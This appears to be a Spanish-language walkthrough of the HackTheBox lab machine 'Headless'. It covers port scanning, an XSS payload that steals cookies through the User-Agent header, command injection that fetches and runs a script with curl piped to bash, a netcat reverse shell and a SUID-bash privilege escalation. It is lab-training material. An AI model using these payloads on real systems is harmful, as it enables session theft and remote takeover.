

266- HEADLESS

- [1. HEADLESS](#)
 - [1.1. Preliminar](#)
 - [1.2. Nmap](#)
 - [1.3. Tecnologías web](#)
 - [1.4. Cookie-Hijacking via XSS in User-Agent header](#)
 - [1.5. Command Injection and shell via file request](#)
 - [1.6. Privesc via insecure script execution](#)

1. HEADLESS

<https://app.hackthebox.com/machines/Headless>

The screenshot shows the 'Headless' machine page on the HackTheBox platform. The page has a dark theme. At the top, there's a circular profile picture of a person with a glowing orange head. To the right of the profile picture, it says 'FREE MACHINE' and 'Headless' in large white letters. Below the name, it says 'LINUX' and 'EASY'. On the left side, there's a vertical label 'HEADLESS 594'. Below the main header, there are four statistics: '4.6 MACHINE RATING', '11359 USER OWNS', '10918 SYSTEM OWNS', and '23/03/2024 RELEASED'. At the bottom, there's a bar with 'Created by dvir1', a 'Copy Link' button, and a green 'Play Machine' button.

| Machine Rating | User Owns | System Owns | Released |
|----------------|-----------|-------------|------------|
| 4.6 | 11359 | 10918 | 23/03/2024 |

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

$ ping 10.10.11.8
PING 10.10.11.8 (10.10.11.8) 56(84) bytes of data:
64 bytes from 10.10.11.8: icmp_seq=1 ttl=63 time=36.5 ms
64 bytes from 10.10.11.8: icmp_seq=2 ttl=63 time=34.1 ms
64 bytes from 10.10.11.8: icmp_seq=3 ttl=63 time=36.0 ms
64 bytes from 10.10.11.8: icmp_seq=4 ttl=63 time=34.5 ms
64 bytes from 10.10.11.8: icmp_seq=5 ttl=63 time=34.2 ms
64 bytes from 10.10.11.8: icmp_seq=6 ttl=63 time=34.2 ms
^C
--- 10.10.11.8 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5809ms
rtt min/avg/max/mdev = 34.105/34.919/36.535/0.967 ms
$ whichSystem.py 10.10.11.8
10.10.11.8 (ttl -> 63): Linux

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 5000* por TCP abiertos. Asimismo, realizamos otro escaneo por UDP, pero no encontramos otros puertos abiertos.

```

$ nmap -sS -p- --open 10.10.11.8 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 11:28 -01
Nmap scan report for 10.10.11.8
Host is up (0.036s latency).
Not shown: 65522 closed tcp ports (reset), 11 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp   open  upnp
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
$ nmap -sU -p- --open 10.10.11.8 -n -Pn --min-rate 5000 -oG allports_udp
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 11:29 -01
Warning: 10.10.11.8 giving up on port because retransmission cap hit (10).
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 42.84% done; ETC: 11:31 (0:01:23 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 85.40% done; ETC: 11:31 (0:00:21 remaining)
Nmap scan report for 10.10.11.8
Host is up (0.039s latency).
All 65535 scanned ports on 10.10.11.8 are in ignored states.
Not shown: 65385 open/filtered udp ports (no-response), 138 closed udp ports (port-unreach)
Nmap done: 1 IP address (1 host up) scanned in 144.87 seconds

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. El *puerto 5000*, el cual usa *UPnP*, ofrece un servicio *HTTP*.

```

$ nmap -sCV -p22,5000 --min-rate 5000 10.10.11.8 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 11:32 -01
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 11:35 (0:01:27 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 11:34 (0:00:00 remaining)
Nmap scan report for 10.10.11.8
Host is up (0.034s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
ssh-hostkey:
| 256 90:02:94:28:3d:ab:22:74:df:8e:a3:b2:0f:2b:c6:17 (ECDSA)
|_ 256 2e:b0:b0:24:b2:1b:00:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp   open  upnp
fingerprnt-strings:
  getRequest:
    HTTP/1.1 200 OK
    Server: Werkzeug/2.2.2 Python/3.11.2
    Date: Mon, 22 Apr 2024 22:32:51 GMT
    Content-Type: text/html; charset=utf-8
    Content-Length: 2799
    Set-Cookie: is_admin=InVzZXI1.ualmxITvmbvYihJHnPMv0_Zfs; Path=/
    Connection: close
    <!DOCTYPE html>
    <html lang="en">
    <head>
      <meta charset="UTF-8">
      <meta name="viewport" content="width=device-width, initial-scale=1.0">
      <title>Under Construction</title>
      <style>
        body {
          font-family: 'Arial', sans-serif;
          background-color: #f7f7f7;
          margin: 0;
          padding: 0;
          display: flex;
          justify-content: center;
          align-items: center;
          height: 100vh;
        }
        .container {
          text-align: center;
          background-color: #fff;
          border-radius: 10px;
          box-shadow: 0px 0px 20px rgba(0, 0, 0, 0.2);
        }
      </style>
    </head>
    <body>
      <p>Error code: 400</p>
      <p>Message: Bad request version ('RTSP/1.0').</p>
      <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
    </body>
    </html>

```


1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Vemos que se está usando la biblioteca de Python *Werkzeug* 2.2.2.


```
whatweb http://10.10.11.8:5000
http://10.10.11.8:5000 [200 OK] Cookies[is_admin], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[10.10.11.8], Python[3.11.2], Script, Title[Under Construction], Werkzeug[2.2.2]
```

1.4. Cookie-Hijacking via XSS in User-Agent header


- Accedemos a la web, la cual parece estar en mantenimiento. Encontramos un directorio */support*.



- Comprobando si esta sección es vulnerable a *XSS*, recibimos el mensaje que vemos en la siguiente imagen. Esto resulta interesante, quizá debamos manipular algo más por aquí.




- Interceptamos ahora esta petición con **Burp Suite**. Pensamos que puede resultar de interés la **cookie** llamada **is_admin**.




- Vamos a usar un payload que hemos encontrado en internet para robar una cookie de sesión:

`<script>var i=new Image(); i.src="http://10.10.14.19:8081/?cookie="+btoa(document.cookie);`
`</script>`. Por otro lado, montamos un servidor con Python para recibir la cookie: `python3 -m`
`http.server 8081`. No obstante, el servidor sigue bloqueando nuestra petición, tal y como


podemos ver en esta imagen.



- Probamos a inyectar este payload en otros campos, como el **User-Agent**.
 - Si una aplicación web incluye el valor de la cabecera **User-Agent** en una respuesta HTML sin escaparlos adecuadamente, un atacante podría manipular su **User-Agent** para inyectar código JavaScript malicioso.



- Ahora sí, en nuestro servidor recibimos la cookie en **base64**. Decodificamos la cookie y obtenemos su valor en texto claro.




“


- `var i = new Image();`: se crea un **nuevo objeto** `Image()` en JavaScript. Esto no tiene nada que ver con mostrar una imagen en la página, sino que se usa comúnmente para crear objetos que representan imágenes en el código.
- `i.src = "http://10.10.14.19:8081/?cookie=" + btoa(document.cookie);`: aquí se asigna la propiedad `src` de la imagen recién creada. Se construye una **URL** con `http://10.10.14.19:8081/` como base, y se agrega un parámetro `cookie` que contiene el resultado de codificar en **base64** (`btoa()`) el contenido de `document.cookie`, que contiene todas las cookies asociadas con el documento actual.

1.5. Command Injection (shell via file request)


- Anteriormente, encontramos un directorio `/dashboard` usando **Gobuster**. Accedemos a éste.




- En este directorio, parece que podemos generar un reporte con una fecha concreta. Probablemente, para generar esta fecha, se esté ejecutando un comando de **Bash** por detrás. Por ello, interceptamos esta petición y hacemos una prueba inyectando `; ls`. Este comando se ejecutó en el sistema, ya que podemos ver el output en la respuesta.



- Nos enviamos ahora una shell reversa con un **one-liner de Bash**, pero tenemos algún tipo de error. Por tanto, vamos a tratar de obtener ésta por otros medios, como por ejemplo, crear un archivo al cual le hagamos una petición y éste se interprete en el servidor víctima. En este archivo, el cual hemos llamado **shell.sh**, escribimos lo siguiente: `nc -e /bin/bash 10.10.14.19 1212`. Esto nos devolverá por **Netcat** una **Bash** a nuestra máquina de atacante. Creamos un servidor con Python para compartirlo, y nos ponemos en escucha con **Netcat** por el **puerto 1212**.




- Ahora, tramitamos desde la máquina víctima una petición a nuestro servidor: `; curl http://10.10.14.19:1313/shell.sh|bash`. Recibimos nuestra conexión. Actualmente, somos el usuario **dvir**. Realizamos el **tratamiento de la TTY**.



1.6. Privesc via Insecure Script Execution

- Hacemos `sudo -l` para ver los privilegios a nivel de *sudoers*. Podemos ejecutar `/usr/bin/syscheck` como cualquier usuario sin proporcionar contraseña. Leemos este archivo: vemos que está llamando y manipulando otro archivo llamado `initdb.sh`.



- Tras buscar este archivo, vemos que no está creado. Por tanto, podemos crearlo nosotros mismos y escribir en él: `chmod u+s /bin/bash` para que, de este modo, al ejecutar `/usr/bin/syscheck` y se llame a este otro archivo, otorguemos el *privilegio SUID* a `/bin/bash`. Hacemos ahora `sudo /usr/bin/syscheck`. Por último: `bash -p` para obtener una Bash como *root*.

